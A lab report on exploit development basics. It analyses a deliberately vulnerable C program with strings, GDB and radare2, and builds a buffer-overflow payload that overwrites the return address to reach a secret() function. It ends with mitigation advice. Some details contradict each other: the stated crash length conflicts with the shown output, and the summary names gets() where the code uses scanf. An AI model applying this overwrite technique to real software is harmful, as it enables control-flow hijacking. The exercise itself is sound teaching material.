Exploit and Development basics

Table of contents

List of Figures

List of Tables

1. Lab Objective

Analyze a vulnerable C binary, discover buffer overflow vulnerability, and demonstrate a safe proof-of-concept (PoC) exploit.

2. Tools Used

- GDB, radare2, Python 3

3. Tasks:

- Perform binary analysis using strings and GDB.
- Identify buffer overflow vulnerability and offset to saved return address.
- Craft a PoC payload to hijack control flow (redirect to secret() function).
- Observe program behavior (safe crash or execution of secret()).

3.1. Binary Analysis

Step 1: Create a vulnerable c program name it as vuln.c and save it on desktop

Explanation of code :

buf[64] → local buffer that can be overflowed.

scanf("%s", buf) → unsafe because it does not check input length, allowing overflow.

secret() → target function to redirect program flow.



Figure 3.1 Shows vuln.c program

Step 2 : Inspect strings in binary

strings vuln

```
└─$ strings vuln
tdL
/lib/ld-linux.so.2
_IO_stdin_used
puts
__libc_start_main
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.0
GLIBC_2.34
__gmon_start__
You reached the secret function!
Enter input:
You typed: %s
;*2$"
GCC: (Debian 14.3.0-5) 14.3.0
crt1.o
__wrap_main
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln1.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
```

Figure 3.2 Shows strings

Step 2: Discover functions using GDB

gdb vuln

info functions

Address of secret() function: ***0x8049186 <secret>***

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ gdb vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...
(No debugging symbols found in vuln)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049030  __libc_start_main@plt
0x08049040  printf@plt
0x08049050  puts@plt
0x08049060  __isoc99_scanf@plt
0x08049070  _start
0x0804909d  __wrap_main
0x080490b0  _dl_relocate_static_pie
0x080490c0  __x86.get_pc_thunk.bx
0x080490d0  deregister_tm_clones
0x08049110  register_tm_clones
0x08049150  __do_global_dtors_aux
0x08049180  frame_dummy
0x08049186  secret
0x080491b1  main
0x0804921b  __x86.get_pc_thunk.ax
0x08049220  _fini
(gdb) p secret
$1 = {<text variable, no debug info>} 0x8049186 <secret>
(gdb)
```

Figure 3.3 Shows strings in gdb

3.2. Buffer Overflow Discovery

Step 1: Test overflow

python3 -c "print('A'*76)" | ./vuln

Observations:

- Program prints input and then segmentation fault occurs when input exceeds 76 bytes.
- Confirms saved return address can be overwritten.

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*76)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A'*76)" |
zsh: segmentation fault  ./vuln
```

Figure 3.4 Buffer overflow is confirmed

Step 2: Confirm offset to EIP

Offset = 76 bytes to reach saved return address.

This is confirmed by gradually increasing input length until crash occurs.

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*12)" | ./vuln
Enter input: You typed: AAAAAAAAAAAA

┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*55)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*67)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A'*67)" |
zsh: segmentation fault  ./vuln
```

Figure 3.5 confirming offset

```
(gdb) run << $(python -c "print('A'* 200)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/vuln << $(python -c "print('A'* 200)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491c0 in main ()
(gdb) info registers
eax            0x804909d           134516893
ecx            0xffffcf60          -12448
edx            0xffffcf80          -12416
ebx            0xf7f9be14          -134627820
esp            0xffffcf40          0xffffcf40
ebp            0xffffcf48          0xffffcf48
esi            0x804bf04           134528772
edi            0xf7ffcb60          -134231200
eip            0x80491c0           0x80491c0 <main+15>
eflags         0x286               [ PF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) 
```

Figure 3.6 confirming registers

3.3. Radare2 Analysis

Step 1: Run commands

r2 vuln

aaa # Analyze all

afl # List functions

pdf # print dis-assembly of main

izz # search for strings

```
[0x080491b1]> izz
[Strings]
nth paddr      vaddr      len size section   type    string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000028 0x00000028 4   10             utf16le 4 \f(
1   0x00000156 0x00000156 4   5              ascii   tdL
2   0x000001d8 0x080481d8 18  19   .interp   ascii   /lib/ld-linux.so.2
3   0x0000027d 0x0804827d 14  15   .dynstr   ascii   _IO_stdin_used
4   0x0000028c 0x0804828c 4   5    .dynstr   ascii   puts
5   0x00000291 0x08048291 17  18   .dynstr   ascii   __libc_start_main
6   0x000002a3 0x080482a3 6   7    .dynstr   ascii   printf
7   0x000002aa 0x080482aa 14  15   .dynstr   ascii   __isoc99_scanf
8   0x000002b9 0x080482b9 9   10   .dynstr   ascii   libc.so.6
9   0x000002c3 0x080482c3 9   10   .dynstr   ascii   GLIBC_2.7
10  0x000002cd 0x080482cd 9   10   .dynstr   ascii   GLIBC_2.0
11  0x000002d7 0x080482d7 10  11   .dynstr   ascii   GLIBC_2.34
12  0x000002e2 0x080482e2 14  15   .dynstr   ascii   __gmon_start__
13  0x00002008 0x0804a008 32  33   .rodata   ascii   You reached the secret function!
14  0x00002029 0x0804a029 13  14   .rodata   ascii   Enter input:
15  0x0000203a 0x0804a03a 14  15   .rodata   ascii   You typed: %s\n
16  0x000020ff 0x0804a0ff 6   7    .eh_frame ascii   ;*2$"
17  0x00003018 0x00000000 29  30   .comment  ascii   GCC: (Debian 14.3.0-5) 14.3.0
18  0x000032c9 0x00000001 6   7    .strtab   ascii   crt1.o
19  0x000032d0 0x00000008 11  12   .strtab   ascii   __wrap_main
20  0x000032dc 0x00000014 9   10   .strtab   ascii   __abi_tag
21  0x000032e6 0x0000001e 10  11   .strtab   ascii   crtstuff.c
22  0x000032f1 0x00000029 20  21   .strtab   ascii   deregister_tm_clones
23  0x00003306 0x0000003e 21  22   .strtab   ascii   __do_global_dtors_aux
24  0x0000331c 0x00000054 11  12   .strtab   ascii   completed.0
25  0x00003328 0x00000060 38  39   .strtab   ascii   __do_global_dtors_aux_fini_array_entry
26  0x0000334f 0x00000087 11  12   .strtab   ascii   frame_dummy
27  0x0000335b 0x00000093 30  31   .strtab   ascii   __frame_dummy_init_array_entry
28  0x0000337a 0x000000b2 7   8    .strtab   ascii   vuln1.c
29  0x00003382 0x000000ba 13  14   .strtab   ascii   __FRAME_END__
30  0x00003390 0x000000c8 8   9    .strtab   ascii   _DYNAMIC
31  0x00003399 0x000000d1 18  19   .strtab   ascii   __GNU_EH_FRAME_HDR
32  0x000033ac 0x000000e4 21  22   .strtab   ascii   _GLOBAL_OFFSET_TABLE_
33  0x000033c2 0x000000fa 28  29   .strtab   ascii   __libc_start_main@GLIBC_2.34
34  0x000033df 0x00000117 21  22   .strtab   ascii   __x86.get_pc_thunk.bx
35  0x000033f5 0x0000012d 16  17   .strtab   ascii   printf@GLIBC_2.0
36  0x00003406 0x0000013e 6   7    .strtab   ascii   _edata
37  0x0000340d 0x00000145 5   6    .strtab   ascii   _fini
38  0x00003413 0x0000014b 12  13   .strtab   ascii   __data_start
39  0x00003420 0x00000158 14  15   .strtab   ascii   puts@GLIBC_2.0
40  0x0000342f 0x00000167 14  15   .strtab   ascii   __gmon_start__
41  0x0000343e 0x00000176 12  13   .strtab   ascii   __dso_handle
```

Figure 3.7 radare2 results

3.4. Proof-of-Concept Payload

Step 1: Craft and run payload

- ***python3 -c "import sys; sys.stdout.buffer.write(b'A'*76 + b'\x86\x91\x04\x08')" > payload.bin***
- ***./vuln < payload.bin***

A*76 → padding to reach saved EIP

\x86\x91\x04\x08 → little-endian address of secret() (0x8049186)

Program either segmentation faults or prints:



Figure 3.8 confirming POC

4. Summary of Findings

Finding	*Details*
Vulnerability	Buffer overflow in gets(buf)
Offset to saved EIP	76 bytes
Target function	secret() at 0x8049186
Exploit Outcome	Segmentation fault confirms EIP overwrite; PoC can redirect to secret()

Table 4.1 Shows summary of findings

5. Conclusion

- The buffer overflow vulnerability was successfully analyzed.
- Offset to saved return address identified.
- Safe PoC payload demonstrates control over program flow.

6. Recommendations

- Avoid unsafe functions: Replace scanf("%s", buf) with safer alternatives like fgets(buf, sizeof(buf), stdin) to limit input size.
- Enable compiler protections: Use stack protection flags (-fstack-protector-strong), PIE (-fPIE), and ASLR to make exploitation harder.
- Validate input: Always check and sanitize user input to ensure it does not exceed buffer size.
- Use modern libraries: Consider using higher-level languages or libraries that handle memory safely to reduce the risk of buffer overflows.
- Regular code review: Perform peer reviews and static analysis to identify potential vulnerabilities early.
- Practice safe exploit testing: Conduct exploit development only in isolated, controlled virtual environments to avoid accidental damage.